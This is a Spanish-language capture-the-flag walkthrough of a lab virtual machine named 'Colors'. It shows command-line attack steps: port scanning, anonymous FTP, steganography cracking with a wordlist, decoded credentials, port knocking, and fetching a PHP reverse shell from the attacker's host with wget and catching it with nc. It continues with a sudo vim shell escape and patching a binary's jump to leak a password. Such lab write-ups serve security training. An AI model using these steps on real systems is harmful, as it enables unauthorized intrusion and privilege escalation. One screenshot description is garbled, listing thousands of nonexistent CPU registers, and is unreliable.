

Colors

```
[root@miguel ~]# nmap -sS -p- --open -Pn -n --min-rate 5000 -vvv 192.168.137.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 01:35 -03
Initiating ARP Ping Scan at 01:35
Scanning 192.168.137.38 [1 port]
Completed ARP Ping Scan at 01:35, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:35
Scanning 192.168.137.38 [65535 ports]
Discovered open port 21/tcp on 192.168.137.38
Discovered open port 80/tcp on 192.168.137.38
Completed SYN Stealth Scan at 01:35, 26.09s elapsed (65535 total ports)
Nmap scan report for 192.168.137.38
Host is up, received arp-response (1.6s latency).
Scanned at 2025-02-18 01:35:23 -03 for 26s
Not shown: 47737 filtered tcp ports (no-response), 1 filtered tcp ports (port-unreach)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 08:00:27:EE:83:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
Login timed out after 60 seconds.
[root@miguel ~]# nmap -sCV -p21,80 -Pn -n -vvv 192.168.137.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 01:40 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan
```

```

PORT STATE SERVICE REASON      VERSION
21/tcp open  ftp    syn-ack ttl 64 vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|-rw-r--r--  1 1127   1127        0 Jan 27 2023 first
|-rw-r--r--  1 1039   1039        0 Jan 27 2023 second
|-rw-r--r--  1 0     0          290187 Feb 11 2023 secret.jpg
|-rw-r--r--  1 1081   1081        0 Jan 27 2023 third
ftp-syst:
STAT:
FTP server status:
Connected to ::ffff:192.168.137.12
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 2
vsFTPD 3.0.3 - secure, fast, stable
End of status
80/tcp open  http   syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
http-title: Document
http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:EE:83:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

```

```

[root@miguel] - [/home/miguel/Work]
# whatweb 192.168.137.38
http://192.168.137.38 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.137.38], Title[Document], X-UA-Compatible[IE=edge]

```



FTP

```
[root@miguel] [/home/miguel/Work]
# ftp 192.168.137.38
Connected to 192.168.137.38.
220 (vsFTPD 3.0.3)
Name (192.168.137.38:miguel): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||56820|)
150 Here comes the directory listing.
-rw-r--r-- 1 1127 1127 0 Jan 27 2023 first
-rw-r--r-- 1 1039 1039 0 Jan 27 2023 second
-rw-r--r-- 1 0 0 290187 Feb 11 2023 secret.jpg
-rw-r--r-- 1 1081 1081 0 Jan 27 2023 third
226 Directory send OK.
ftp> get first
local: first remote: first
229 Entering Extended Passive Mode (|||28859|)
```

```
[root@miguel] [/home/miguel/Work]
# stegseek secret.jpg /usr/share/wordlists/seclists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Nevermind"
[i] Original filename: "more_secret.txt".
[i] Extracting to "secret.jpg.out".
```

ASCII85

```
[root@miguel] [/home/miguel/Work]
# cat secret.jpg.out
File: secret.jpg.out
1 <-MnkFEo!SARTV#+D,Y4D'3_7G9D0LFWbmBCh5'AKY1.Eb-A(Bld^%E,TH.FCeu^@X0)<8Or<.BPD?5F!,R<@<<W;Df#15BK2*/F<G+4+EV:*DBND6+EV:.+E)./F!,aHFwb4/A0
>E$/g+)+2+EV;;Dg*=BAnE0-B0r;qDg-#3DIm(A+B)]_C`m/1@<iu-Ec5e;FD,5.F(&Zl+D>2(@W-9>+qBRZ@q[!,B0r<.Ea`Ki+Eq0;A9/l-DB04CF`JUGG@;0P!/g*T-E,9H5AM,)nEb/Zr/g*PrF(9-3ATBC1E+s3*3`'0.CG^*/BkJ\:
```

<https://cryptii.com/pipes/ascii85-encoding>

VIEW	ENCODE DECODE	VIEW
<p>Text ▾</p> <pre><- MnkJFEO!SARTW#+D,Y4D'3_7G9D0LFW bmBcht5'AKYi.Eb- A(Bld^%E,TH.FCeux@X0) <BOr<.BDP? sF!,R<@<<W;Dfm15Bk2*/F<G+4+EV: *DBND6+EV:.+E)./F!,aHWb4/A0 >E\$/g+)2+EV:/Dg*=BAneE0- BOr;qDg-#3DImlA+B)]_C`m/1@<iu- Ec5e;FD,5.F(&Zl+D>2(@W- 9>+@BRZ@q[!,BOr<.Ea`Ki+Eq0;A9/ l-DB04CF`JUG@;OP!/g*T- E,9H5AM,) nEb/Zr/g*PrF(9- 3ATBC1E+s3*3'0.CG^*/Bkj\:]</pre>	<p>Encode Decode</p> <p>Ascii85 ▾</p> <p>VARIANT</p> <p>Original</p> <p>→ Decoded 252 bytes</p>	<p>Text ▾</p> <p>Twenty years from now you will be more disappointed by the things that you didn't do than by the ones you did do. So throw off the bowlines. Sail away from the safe harbor. Catch the trade winds in your sails. Explore. Dream. Discover.</p> <p>pink:Pink4sPig\$\$</p>

pink:Pink4sPig\$\$\$

Nos logueamos

```
[root@miguel] - [/home/miguel/Work]
# ftp 192.168.137.38
Connected to 192.168.137.38.
220 (vsFTPd 3.0.3)
Name (192.168.137.38:miguel): pink
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32724|)
150 Here comes the directory listing.
drwx----- 2 1127 1127 4096 Feb 11 2023 green
drwx----- 3 1000 1000 4096 Feb 11 2023 pink
drwx----- 2 1081 1081 4096 Feb 20 2023 purple
drwx----- 2 1039 1039 4096 Feb 11 2023 red
226 Directory send OK.
ftp>
```

```
150 Here comes the directory listing.
drwx----- 3 1000 1000 4096 Feb 11 2023 .
drwxr-xr-x 6 0 0 4096 Jan 27 2023 ..
lrwxrwxrwx 1 1000 1000 9 Jan 27 2023 .bash_history -> /dev/null
-rwx----- 1 1000 1000 220 Jan 27 2023 .bash_logout
-rwx----- 1 1000 1000 3526 Jan 27 2023 .bashrc
-rwx----- 1 1000 1000 807 Jan 27 2023 .profile
drwx----- 2 1000 1000 4096 Feb 11 2023 .ssh
-rwx----- 1 1000 1000 3705 Feb 11 2023 .viminfo
-rw-r--r-- 1 1000 1000 23 Feb 11 2023 note.txt
226 Directory send OK.
ftp>
```

como el puerto 22 no se encuentra, vemos que con estos nos haciendo knocking podemos avrirlo

```
(root💀miguel)-[~/home/miguel]
└─# ftp 192.168.137.38
Connected to 192.168.137.38.
220 (vsFTPd 3.0.3)
Name (192.168.137.38:miguel): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12754|)
150 Here comes the directory listing.
-rw-r--r-- 1 1127 1127 0 Jan 27 2023 first
-rw-r--r-- 1 1039 1039 0 Jan 27 2023 second
-rw-r--r-- 1 0 0 290187 Feb 11 2023 secret.jpg
-rw-r--r-- 1 1081 1081 0 Jan 27 2023 third
226 Directory send OK.
ftp> █
```

```
└─(root💀miguel)-[~/home/miguel]
└─# knock 192.168.137.38 1127 1039 1081

└─(root💀miguel)-[~/home/miguel]
└─# nmap -sCV -p22 -v 192.168.137.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 02:55
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating ARP Ping Scan at 02:55
Scanning 192.168.137.38 [1 port]
Completed ARP Ping Scan at 02:55, 0.07s elapsed (1 total)
Initiating Parallel DNS resolution of 1 host. at 02:55
Completed Parallel DNS resolution of 1 host. at 02:55, 0.00s elapsed
Initiating SYN Stealth Scan at 02:55
Scanning 192.168.137.38 [1 port]
Discovered open port 22/tcp on 192.168.137.38
Completed SYN Stealth Scan at 02:55, 0.02s elapsed (1 total)
Initiating Service scan at 02:55
Scanning 1 service on 192.168.137.38
Completed Service scan at 02:55, 0.20s elapsed (1 service)
NSE: Script scanning 192.168.137.38.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.60s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Nmap scan report for 192.168.137.38
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
           ssh-keygen-2.0.5
```

metemos una authorized_keys en el usuario pink y nos metemos por ssh

```
[root@miguel]# ssh pink@192.168.137.38
The authenticity of host '192.168.137.38 (192.168.137.38)' can't be established.
ED25519 key fingerprint is SHA256:Dgjoo3i4uigkHRTkQY5MGbxQ/VGwXISMlIp1j3IV5ZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.38' (ED25519) to the list of known hosts.
Linux color 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 11 19:16:48 2023 from 192.168.1.86
pink@color:~$
```

intente metodos para mudar de usuario pero nada, pero veo q cualquiera puede escribir en var-www-html, entonces provaremos hacer una wevshell o una revshell para ver si puedo entrar como www-data y de ahí pivotear

```
pink@color:~/var/www$ ls
total 4
drwxrwxrwx 2 www-data www-data 4096 Feb 11 2023 html
pink@color:/var/www$
```


me descargo la revshell

```
pink@color:/var/www/html$ wget http://192.168.137.12:2323/reverse.php
--2025-02-18 07:19:59--  http://192.168.137.12:2323/reverse.php
Connecting to 192.168.137.12:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5495 (5.4K) [application/octet-stream]
Saving to: 'reverse.php'

reverse.php      100%[=====>]   5.37K  ---KB/s    in 0.004s

2025-02-18 07:19:59 (1.44 MB/s) - 'reverse.php' saved [5495/5495]

pink@color:/var/www/html$ ls
index.html  index.html.bak  reverse.php  seized.png
pink@color:/var/www/html$
```



```
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.1]
Linux color 5.10.0-21-amd64 #1 SMP Debian 5.10.1-2
GNU/Linux
07:21:16 up 3:14, 1 user, load average: 0.00
USER TTY FROM LOGIN@ ID
pink pts/0 192.168.137.12 06:55 21.0
ev/null -c bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

pivoting a green

```
www-data@color:~$ sudo -l
Matching Defaults entries for www-data on color:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/us
User www-data may run the following commands on color:
    (green) NOPASSWD: /usr/bin/vim
www-data@color:~$
```

```
(green) NOPASSWD: /usr/bin/vim
www-data@color:~$ sudo -u green /usr/bin/vim -c ':!/bin/bash'
green@color:~$ whoami
green
green@color:~$
```

pivoting a purple

```
green@color:~$ cd /home/green/
green@color:~$ ls -la
total 44
drwx----- 2 green green 4096 Feb 11 2023 .
drwxr-xr-x  6 root root 4096 Jan 27 2023 ..
lrwxrwxrwx  1 root root    9 Feb 11 2023 .bash_history -> /dev/null
-rw-------  1 green green 220 Jan 27 2023 .bash_logout
-rw-------  1 green green 3526 Jan 27 2023 .bashrc
-rw-------  1 green green 807 Jan 27 2023 .profile
-rw-r--r--  1 root root 145 Feb 11 2023 note.txt
-rwxr-xr-x  1 root root 16928 Feb 11 2023 test_4_green
green@color:~$ cat note.txt
You've been working very well lately Green, so I'm going to give you one last test. If you pass it I'll give you the password for purple.

-root
green@color:~$ ./test_4_green
Guess the number im thinking: 34
 Nope, sorry
green@color:~$
```

he mirado con ghidra y veo que ha esta cadena que maqrque aqui al hacer string le hace uno camvios para convertirla en numero

<img alt="Screenshot of Ghidra debugger showing assembly code for the test_4_green program. The assembly window shows a loop where a value is compared against a local variable. The data window shows memory dump with the string 'Correct!! Here is the pass:' followed by a null terminator. The registers window shows various CPU registers like RSP, RBP, RDI, RSI, RDX, RAX, RCX, R8, R9, R10, R11, R12, R13, R14, R15, R16, R17, R18, R19, R20, R21, R22, R23, R24, R25, R26, R27, R28, R29, R30, R31, R32, R33, R34, R35, R36, R37, R38, R39, R40, R41, R42, R43, R44, R45, R46, R47, R48, R49, R50, R51, R52, R53, R54, R55, R56, R57, R58, R59, R60, R61, R62, R63, R64, R65, R66, R67, R68, R69, R70, R71, R72, R73, R74, R75, R76, R77, R78, R79, R80, R81, R82, R83, R84, R85, R86, R87, R88, R89, R90, R91, R92, R93, R94, R95, R96, R97, R98, R99, R100, R101, R102, R103, R104, R105, R106, R107, R108, R109, R110, R111, R112, R113, R114, R115, R116, R117, R118, R119, R120, R121, R122, R123, R124, R125, R126, R127, R128, R129, R130, R131, R132, R133, R134, R135, R136, R137, R138, R139, R140, R141, R142, R143, R144, R145, R146, R147, R148, R149, R150, R151, R152, R153, R154, R155, R156, R157, R158, R159, R160, R161, R162, R163, R164, R165, R166, R167, R168, R169, R170, R171, R172, R173, R174, R175, R176, R177, R178, R179, R180, R181, R182, R183, R184, R185, R186, R187, R188, R189, R190, R191, R192, R193, R194, R195, R196, R197, R198, R199, R200, R201, R202, R203, R204, R205, R206, R207, R208, R209, R210, R211, R212, R213, R214, R215, R216, R217, R218, R219, R220, R221, R222, R223, R224, R225, R226, R227, R228, R229, R230, R231, R232, R233, R234, R235, R236, R237, R238, R239, R240, R241, R242, R243, R244, R245, R246, R247, R248, R249, R250, R251, R252, R253, R254, R255, R256, R257, R258, R259, R260, R261, R262, R263, R264, R265, R266, R267, R268, R269, R270, R271, R272, R273, R274, R275, R276, R277, R278, R279, R280, R281, R282, R283, R284, R285, R286, R287, R288, R289, R290, R291, R292, R293, R294, R295, R296, R297, R298, R299, R290, R291, R292, R293, R294, R295, R296, R297, R298, R299, R300, R301, R302, R303, R304, R305, R306, R307, R308, R309, R310, R311, R312, R313, R314, R315, R316, R317, R318, R319, R320, R321, R322, R323, R324, R325, R326, R327, R328, R329, R330, R331, R332, R333, R334, R335, R336, R337, R338, R339, R330, R331, R332, R333, R334, R335, R336, R337, R338, R339, R340, R341, R342, R343, R344, R345, R346, R347, R348, R349, R340, R341, R342, R343, R344, R345, R346, R347, R348, R349, R350, R351, R352, R353, R354, R355, R356, R357, R358, R359, R350, R351, R352, R353, R354, R355, R356, R357, R358, R359, R360, R361, R362, R363, R364, R365, R366, R367, R368, R369, R360, R361, R362, R363, R364, R365, R366, R367, R368, R369, R370, R371, R372, R373, R374, R375, R376, R377, R378, R379, R370, R371, R372, R373, R374, R375, R376, R377, R378, R379, R380, R381, R382, R383, R384, R385, R386, R387, R388, R389, R380, R381, R382, R383, R384, R385, R386, R387, R388, R389, R390, R391, R392, R393, R394, R395, R396, R397, R398, R399, R390, R391, R392, R393, R394, R395, R396, R397, R398, R399, R400, R401, R402, R403, R404, R405, R406, R407, R408, R409, R400, R401, R402, R403, R404, R405, R406, R407, R408, R409, R410, R411, R412, R413, R414, R415, R416, R417, R418, R419, R410, R411, R412, R413, R414, R415, R416, R417, R418, R419, R420, R421, R422, R423, R424, R425, R426, R427, R428, R429, R420, R421, R422, R423, R424, R425, R426, R427, R428, R429, R430, R431, R432, R433, R434, R435, R436, R437, R438, R439, R430, R431, R432, R433, R434, R435, R436, R437, R438, R439, R440, R441, R442, R443, R444, R445, R446, R447, R448, R449, R440, R441, R442, R443, R444, R445, R446, R447, R448, R449, R450, R451, R452, R453, R454, R455, R456, R457, R458, R459, R450, R451, R452, R453, R454, R455, R456, R457, R458, R459, R460, R461, R462, R463, R464, R465, R466, R467, R468, R469, R460, R461, R462, R463, R464, R465, R466, R467, R468, R469, R470, R471, R472, R473, R474, R475, R476, R477, R478, R479, R470, R471, R472, R473, R474, R475, R476, R477, R478, R479, R480, R481, R482, R483, R484, R485, R486, R487, R488, R489, R480, R481, R482, R483, R484, R485, R486, R487, R488, R489, R490, R491, R492, R493, R494, R495, R496, R497, R498, R499, R490, R491, R492, R493, R494, R495, R496, R497, R498, R499, R500, R501, R502, R503, R504, R505, R506, R507, R508, R509, R500, R501, R502, R503, R504, R505, R506, R507, R508, R509, R510, R511, R512, R513, R514, R515, R516, R517, R518, R519, R510, R511, R512, R513, R514, R515, R516, R517, R518, R519, R520, R521, R522, R523, R524, R525, R526, R527, R528, R529, R520, R521, R522, R523, R524, R525, R526, R527, R528, R529, R530, R531, R532, R533, R534, R535, R536, R537, R538, R539, R530, R531, R532, R533, R534, R535, R536, R537, R538, R539, R540, R541, R542, R543, R544, R545, R546, R547, R548, R549, R540, R541, R542, R543, R544, R545, R546, R547, R548, R549, R550, R551, R552, R553, R554, R555, R556, R557, R558, R559, R550, R551, R552, R553, R554, R555, R556, R557, R558, R559, R560, R561, R562, R563, R564, R565, R566, R567, R568, R569, R560, R561, R562, R563, R564, R565, R566, R567, R568, R569, R570, R571, R572, R573, R574, R575, R576, R577, R578, R579, R570, R571, R572, R573, R574, R575, R576, R577, R578, R579, R580, R581, R582, R583, R584, R585, R586, R587, R588, R589, R580, R581, R582, R583, R584, R585, R586, R587, R588, R589, R590, R591, R592, R593, R594, R595, R596, R597, R598, R599, R590, R591, R592, R593, R594, R595, R596, R597, R598, R599, R600, R601, R602, R603, R604, R605, R606, R607, R608, R609, R600, R601, R602, R603, R604, R605, R606, R607, R608, R609, R610, R611, R612, R613, R614, R615, R616, R617, R618, R619, R610, R611, R612, R613, R614, R615, R616, R617, R618, R619, R620, R621, R622, R623, R624, R625, R626, R627, R628, R629, R620, R621, R622, R623, R624, R625, R626, R627, R628, R629, R630, R631, R632, R633, R634, R635, R636, R637, R638, R639, R630, R631, R632, R633, R634, R635, R636, R637, R638, R639, R640, R641, R642, R643, R644, R645, R646, R647, R648, R649, R640, R641, R642, R643, R644, R645, R646, R647, R648, R649, R650, R651, R652, R653, R654, R655, R656, R657, R658, R659, R650, R651, R652, R653, R654, R655, R656, R657, R658, R659, R660, R661, R662, R663, R664, R665, R666, R667, R668, R669, R660, R661, R662, R663, R664, R665, R666, R667, R668, R669, R670, R671, R672, R673, R674, R675, R676, R677, R678, R679, R670, R671, R672, R673, R674, R675, R676, R677, R678, R679, R680, R681, R682, R683, R684, R685, R686, R687, R688, R689, R680, R681, R682, R683, R684, R685, R686, R687, R688, R689, R690, R691, R692, R693, R694, R695, R696, R697, R698, R699, R690, R691, R692, R693, R694, R695, R696, R697, R698, R699, R700, R701, R702, R703, R704, R705, R706, R707, R708, R709, R700, R701, R702, R703, R704, R705, R706, R707, R708, R709, R710, R711, R712, R713, R714, R715, R716, R717, R718, R719, R710, R711, R712, R713, R714, R715, R716, R717, R718, R719, R720, R721, R722, R723, R724, R725, R726, R727, R728, R729, R720, R721, R722, R723, R724, R725, R726, R727, R728, R729, R730, R731, R732, R733, R734, R735, R736, R737, R738, R739, R730, R731, R732, R733, R734, R735, R736, R737, R738, R739, R740, R741, R742, R743, R744, R745, R746, R747, R748, R749, R740, R741, R742, R743, R744, R745, R746, R747, R748, R749, R750, R751, R752, R753, R754, R755, R756, R757, R758, R759, R750, R751, R752, R753, R754, R755, R756, R757, R758, R759, R760, R761, R762, R763, R764, R765, R766, R767, R768, R769, R760, R761, R762, R763, R764, R765, R766, R767, R768, R769, R770, R771, R772, R773, R774, R775, R776, R777, R778, R779, R770, R771, R772, R773, R774, R775, R776, R777, R778, R779, R780, R781, R782, R783, R784, R785, R786, R787, R788, R789, R780, R781, R782, R783, R784, R785, R786, R787, R788, R789, R790, R791, R792, R793, R794, R795, R796, R797, R798, R799, R790, R791, R792, R793, R794, R795, R796, R797, R798, R799, R800, R801, R802, R803, R804, R805, R806, R807, R808, R809, R800, R801, R802, R803, R804, R805, R806, R807, R808, R809, R810, R811, R812, R813, R814, R815, R816, R817, R818, R819, R810, R811, R812, R813, R814, R815, R816, R817, R818, R819, R820, R821, R822, R823, R824, R825, R826, R827, R828, R829, R820, R821, R822, R823, R824, R825, R826, R827, R828, R829, R830, R831, R832, R833, R834, R835, R836, R837, R838, R839, R830, R831, R832, R833, R834, R835, R836, R837, R838, R839, R840, R841, R842, R843, R844, R845, R846, R847, R848, R849, R840, R841, R842, R843, R844, R845, R846, R847, R848, R849, R850, R851, R852, R853, R854, R855, R856, R857, R858, R859, R850, R851, R852, R853, R854, R855, R856, R857, R858, R859, R860, R861, R862, R863, R864, R865, R866, R867, R868, R869, R860, R861, R862, R863, R864, R865, R866, R867, R868, R869, R870, R871, R872, R873, R874, R875, R876, R877, R878, R879, R870, R871, R872, R873, R874, R875, R876, R877, R878, R879, R880, R881, R882, R883, R884, R885, R886, R887, R888, R889, R880, R881, R882, R883, R884, R885, R886, R887, R888, R889, R890, R891, R892, R893, R894, R895, R896, R897, R898, R899, R890, R891, R892, R893, R894, R895, R896, R897, R898, R899, R900, R901, R902, R903, R904, R905, R906, R907, R908, R909, R900, R901, R902, R903, R904, R905, R906, R907, R908, R909, R910, R911, R912, R913, R914, R915, R916, R917, R918, R919, R910, R911, R912, R913, R914, R915, R916, R917, R918, R919, R920, R921, R922, R923, R924, R925, R926, R927, R928, R929, R920, R921, R922, R923, R924, R925, R926, R927, R928, R929, R930, R931, R932, R933, R934, R935, R936, R937, R938, R939, R930, R931, R932, R933, R934, R935, R936, R937, R938, R939, R940, R941, R942, R943, R944, R945, R946, R947, R948, R949, R940, R941, R942, R943, R944, R945, R946, R947, R948, R949, R950, R951, R952, R953, R954, R955, R956, R957, R958, R959, R950, R951, R952, R953, R954, R955, R956, R957, R958, R959, R960, R961, R962, R963, R964, R965, R966, R967, R968, R969, R960, R961, R962, R963, R964, R965, R966, R967, R968, R969, R970, R971, R972, R973, R974, R975, R976, R977, R978, R979, R970, R971, R972, R973, R974, R975, R976, R977, R978, R979, R980, R981, R982, R983, R984, R985, R986, R987, R988, R989, R980, R981, R982, R983, R984, R985, R986, R987, R988, R989, R990, R991, R992, R993, R994, R995, R996, R997, R998, R999, R990, R991, R992, R993, R994, R995, R996, R997, R998, R999, R1000, R1001, R1002, R1003, R1004, R1005, R1006, R1007, R1008, R1009, R1000, R1001, R1002, R1003, R1004, R1005, R1006, R1007, R1008, R1009, R1010, R1011, R1012, R1013, R1014, R1015, R1016, R1017, R1018, R1019, R1010, R1011, R1012, R1013, R1014, R1015, R1016, R1017, R1018, R1019, R1020, R1021, R1022, R1023, R1024, R1025, R1026, R1027, R1028, R1029, R1020, R1021, R1022, R1023, R1024, R1025, R1026, R1027, R1028, R1029, R1030, R1031, R1032, R1033, R1034, R1035, R1036, R1037, R1038, R1039, R1030, R1031, R1032, R1033, R1034, R1035, R1036, R1037, R1038, R1039, R1040, R1041, R1042, R1043, R1044, R1045, R1046, R1047, R1048, R1049, R1040, R1041, R1042, R1043, R1044, R1045, R1046, R1047, R1048, R1049, R1050, R1051, R1052, R1053, R1054, R1055, R1056, R1057, R1058, R1059, R1050, R1051, R1052, R1053, R1054, R1055, R1056, R1057, R1058, R1059, R1060, R1061, R1062, R1063, R1064, R1065, R1066, R1067, R1068, R1069, R1060, R1061, R1062, R1063, R1064, R1065, R1066, R1067, R1068, R1069, R1070, R1071, R1072, R1073, R1074, R1075, R1076, R1077, R1078, R1079, R1070, R1071, R1072, R1073, R1074, R1075, R1076, R1077, R1078, R1079, R1080, R1081, R1082, R1083, R1084, R1085, R1086, R1087, R1088, R1089, R1080, R1081, R1082, R1083, R1084, R1085, R1086, R1087, R1088, R1089, R1090, R1091, R1092, R1093, R1094, R1095, R1096, R1097, R1098, R1099, R1090, R1091, R1092, R1093, R1094, R1095, R1096, R1097, R1098, R1099, R1100, R1101, R1102, R1103, R1104, R1105, R1106, R1107, R1108, R1109, R1100, R1101, R1102, R1103, R1104, R1105, R1106, R1107, R1108, R1109, R1110, R1111, R1112, R1113, R1114, R1115, R1116, R1117, R1118, R1119, R1110, R1111, R1112, R1113, R1114, R1115, R1116, R1117, R1118, R1119, R1120, R1121, R1122, R1123, R1124, R1125, R1126, R1127, R1128, R1129, R1120, R1121, R1122, R1123, R1124, R1125, R1126, R1127, R1128, R1129, R1130, R1131, R1132, R1133, R1134, R1135, R1136, R1137, R1138, R1139, R1130, R1131, R1132, R1133, R1134, R1135, R1136, R1137, R1138, R1139, R1140, R1141, R1142, R1143, R1144, R1145, R1146, R1147, R1148, R1149, R1140, R1141, R1142, R1143, R1144, R1145, R1146, R1147, R1148, R1149, R1150, R1151, R1152, R1153, R1154, R1155, R1156, R1157, R1158, R1159, R1150, R1151, R1152, R1153, R1154, R1155, R1156, R1157, R1158, R1159, R1160, R1161, R1162, R1163, R1164, R1165, R1166, R1167, R1168, R1169, R1160, R1161, R1162, R1163, R1164, R1165, R1166, R1167, R1168, R1169, R1170, R1171, R1172, R1173, R1174, R1175, R1176, R1177, R1178, R1179, R1170, R1171, R1172, R1173, R1174, R1175, R1176, R1177, R1178, R1179, R1180, R1181, R1182, R1183, R1184, R1185, R1186, R1187, R1188, R1189, R1180, R1181, R1182, R1183, R1184, R1185, R1186, R1187, R1188, R1189, R1190, R1191, R1192, R1193, R1194, R1195, R1196, R1197, R1198, R

```

228 [xAdvc]0 24% 200 ./test_4_green> afsQ;pd $r.. @ main+73 # 0x1228
0x00001228    488d3dd90d .  lea rdi, str.Guess_the_number_im_thinking: ; 0x2008 ; "Guess the number im thinking: "
0x0000122f    b800000000  mov eax, 0
0x00001234    e817feffff  call sym.imp.printf ;[1]
0x00001239    488d45f4  lea rax, [rbp - 0xc]
0x0000123d    4889c6  mov rsi, rax
0x00001240    488d3de00d.. lea rdi, [0x00002027] ; "%d"
0x00001247    b800000000  mov eax, 0
0x0000124c    e82ffeffff  call sym.imp._isoc99_scanf ;[2]
0x00001251    8b45f4  lea rax, [rbp - 0xc]
0x00001254    3945f8  cmp dword [rbp - 8], eax
0x00001257    7572  jne 0x12cb
0x00001259    488d3dca0d.. lea rdi, str.Correct_Here_is_the_pass: ; 0x202a ; "Correct!! Here is the pass:"
0x00001260    e8dbfdffff  call sym.imp.puts ;[3]
0x00001265    488d8530fe.. lea rax, [rbp - 0x1d0]
0x0000126c    488d15e50d.. lea rdx, str.FuprpRb1cTzeg5JDNNasqeWkpFHvms4rMgrpAFYj5Zngqgv17jK0iPpViDReY6nognFSGKtS4zTE1
0x00001273    b937000000  mov ecx, 0x37 ; '7'
0x00001278    4889c7  mov rdi, rax
0x0000127b    4889d6  mov rsi, rdx
0x0000127e    f348a5  rep movsq qword [rdi], qword [rsi]
0x00001281    4889f2  mov rdx, rsi
0x00001284    4889f8  mov rax, rdi
0x00001287    8b0a  mov ecx, dword [rdx]
0x00001289    8908  mov dword [rax], ecx
0x0000128b    488d4094  lea rax, [rax + 4]
0x0000128f    488d5204  lea rdx, [rdx + 4]
0x00001293    0fb60a  movzx ecx, byte [rdx]
0x00001296    8808  mov byte [rax], cl
0x00001298    c745fc0000.. mov dword [rbp - 4], 0
0x0000129f    eb22  jmp 0x12c3
0x000012a1    8b45fc  mov eax, dword [rbp - 4]
0x000012a4    89c7  mov edi, eax
0x000012a6    e8eaefffff  call sym.imp.lucas ;[4]
0x000012ab    4898  cdqe
0x000012ad    0fb6840530.. movzx eax, byte [rbp + rax - 0x1d0]
0x000012b5    0fbec0  movsx eax, al
0x000012b8    89c7  mov edi, eax
0x000012ba    e871fdffff  call sym.imp.putchar ;[5]
0x000012bf    8345fc01  add dword [rbp - 4], 1
0x000012c2    02746000  add dword [rbp - 4], 0

```

qui compara si NO es igual que intentaremos mudar para je

aqui en el caso de que sea correcto hace el jump

apreto shift+a para editar el codigo

```

root@miguel: /home/miguel
Write x86-64 assembly... (! for hexpairs, ^C to quit)

[ASM:6]> je 0x12cb
      < 0x00001228  5  0f849d000000  je 0x12cb
      0x0000122e  00b800000000  add byte [rax], bh
